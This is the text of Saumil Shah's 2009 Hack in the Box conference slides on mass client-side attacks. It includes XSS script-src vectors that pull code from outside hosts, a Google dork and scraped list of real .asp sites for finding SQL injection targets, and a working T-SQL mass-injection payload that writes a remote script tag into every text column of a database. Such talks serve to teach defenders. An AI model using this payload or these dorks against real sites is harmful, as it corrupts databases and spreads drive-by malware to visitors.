

# How to own the world, one desktop at a time

Saumil Shah, Net-Square

Hack in the Box

Kuala Lumpur 2009

# # who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah



**I'M IN UR BASE**



**KILLIN UR DOODZ**


Evolution

Attacks eco-  
system

Mass  
Manufacture

$1+1+1+1+\dots$

"The amount of intelligence in the world stays constant and the population increases."






software complexity

secure coding

user awareness

quality of standards



# The Attack Surface



# The Attack Surface++



# Open exploit vectors

Browsers

Web  
Apps


Docs

Plugins

Databases

Libraries

# Browser Attacks



# Helping Hands

Javascript

Java  
Applets

Flash

Silverlight

Embedded  
VBA

.NET  
controls

# Taking your work to the masses



SQL Injection



XSS

# The metamorphosis of script src

```
<script src="http://ha.ckers.org/xss.js">
```

Google: "inurl:print.asp?url=http"

```
http://www.phf.org.uk/print.asp?url=http://ha.ckers.org/xss.js
```

bit.ly | tinyurl.com | is.gd

```
<script src="http://is.gd/43Vtz">
```

# Web Hacking

# SQL Injection Discovery

```
CLI
??  ???  asdf  ??
??(D) http://www.google.com/search?num=100&hl=en&lr=&newwindow=1&as_qdr=all&q=inurl%3A%22.asp%22+inurl%3A%22
http://www.google.com//search?q=inurl:%22.asp%22+inurl:%22a%3d%22&num=100&hl=en&lr=&newwindow=1&as_qdr=all&start=200
http://www.simmtester.com/page/news/showpubnews.asp?title=A+Quick+Look+at+Enhanced+Performance+Profiles+(EPP)+Me
http://investing.businessweek.com/research/common/symbollookup/symbollookup.asp?letterN=A
http://search.barnesandnoble.com/booksearch/results.asp?wrds=a+new+earth&src=tc
http://www.recruitireland.com/careercentre/news/anmviewer.asp?a=1512&z=2&isasp=rinews.asp&subcat=
http://www.robertmundell.net/books/main.asp?Title=A%20T heory%20of%20Optimum%20Currency%20Areas
http://www.sethbarnes.com/index.asp?filename=theres-a-worldwide-war-between-good-evil
http://www.ins.state.pa.us/ins/cwp/view.asp?a=1331&q=542979
http://www.aegis.com/ni/topics/glossary/a.asp?page=A
http://www.niscair.res.in/InformationResources/info.asp?a=topframe.htm&b=leftcon.asp&c=ns1/ns1.htm&d=test
http://www.moneyminded.com.au/words/default.asp?letter=A
http://www.online-medical-dictionary.org/a.asp?q=~a
http://keywords.msu.edu/a-z/directory.asp?list=a
http://www.banking.state.pa.us/banking/cwp/view.asp?a=1350&q=546528
http://www.sickkids.ca/HumanResources/section.asp?s=Find+a+Career&slD=13
http://www.vegastowers.com/raf.asp?BT ag=a
http://www.atstacticalgear.com/istar.asp?a=29&manufacturer=ATS
http://www.acronymfinder.com/af-query.asp?acronym=Hep+A
http://www.watermelon.org/index.asp?a=dsp&htype=recipe&pid=18
http://www.ecml.at/help/alpha.asp?abc=A
http://www.nhra.com/apcm/APCMviewer.asp?a=17520&z=8
http://www.xigla.com/absolutenm/xlaabsolutenm/anmviewer.asp?a=1&z=1
http://www.law-dictionary.org/a.asp?q=~a
http://www.maplemusic.com/artist_listing.asp?id1=a
http://www.tafe.wa.gov.au/Dynamic/DynamicPge.asp?a=10029.0,Std
http://www.mg.co.za/Content/l3_f.asp?a=18&o=10298
http://www.dx21.com/SCRIPTING/RUNDLL32/REFGUIDE.ASP?P=A
ALL MEMO1'S URL FINISHED! ^_^ SEE LOG
```

inurl:".asp" inurl:"a="

# An example


**AHMEDABAD MIRROR.com**

Quick News

» News » Ahmedabad Talking » Entertainment » Chaitime » Specials » You » Tech » Cleanliness Campaign

You are here - Home » Entertainment » ETC<script src=http://iwdown.com/inc/e.js></script> » Story

**ETC<script src=http://iwdown.com/inc/e.js></script>**

**Konnichiwa Japan!** Javascript tag injected by mass SQL injection 

Indo-Japan Friendship Association to host a four-day Japanese Film Festival in Ahmedabad

Posted On Thursday, January 08, 2009 at 02:47:20 AM ★★★★★

A four-day Japanese film festival will be organised at the Ahmedabad Management Association. The four-day film festival begins on January 10 and would have on display an exhibition of Japanese kites and tops. There would also be a collection of photographs portraying the colours of Fall in Japan apart from showcasing award-winning Japanese films.

**More**

**Page 1 of 7**

- 'Ahmedabad provides perfect ambience for creative work' New 15 hours ago  
Saturday, January 17, 2009
- Powerful Designs New 15 hours ago  
Saturday, January 17, 2009
- 'I have been forced to find a bride' 15 hours ago  
Saturday, January 17, 2009
- Old memories, new creations 1 day ago  
Friday, January 16, 2009
- 'My sons will soon be seen in JP Dutta's film' 4 days ago

# Mass SQL Injection vector

```
declare @m varchar(8000);
set @m='';
select @m=@m+'update['+a.name+']set['+b.name+']=rtrim(convert(varchar,'+b.name
+'))+'<script src="http://is.gd/31337"></script>'';
from dbo.sysobjects objs, dbo.syscolumns cols, dbo.systypes typs
where objs.id=cols.id
and objs.xtype='U'
and cols.xtype=typs.xtype
and typs.name='varchar';
set @m=REVERSE(@m);
set @m=substring(@m,PATINDEX('%;%',@m),8000);
set @m=REVERSE(@m);
exec(@m);
```

# Documents


# Penetration Document Format™




# "Confidence in a connected world"


Delete Reply Forward Spam Move...


**Stone vs iPhone** Thursday, October 8, 2009 12:38 AM

From: "Saumil Shah" <saumil@net-square.com> 

To: saumilshah@yahoo.com



 1 File (34KB)

  
calc\_iphone.

No virus threat detected File: calc\_iphone.pdf [Download File](#) 

Here's a great comparision between a stone and an iPhone  
enjoy!

# Security by pop-ups





[saumil@net-square.com](mailto:saumil@net-square.com)

[www.net-square.com](http://www.net-square.com)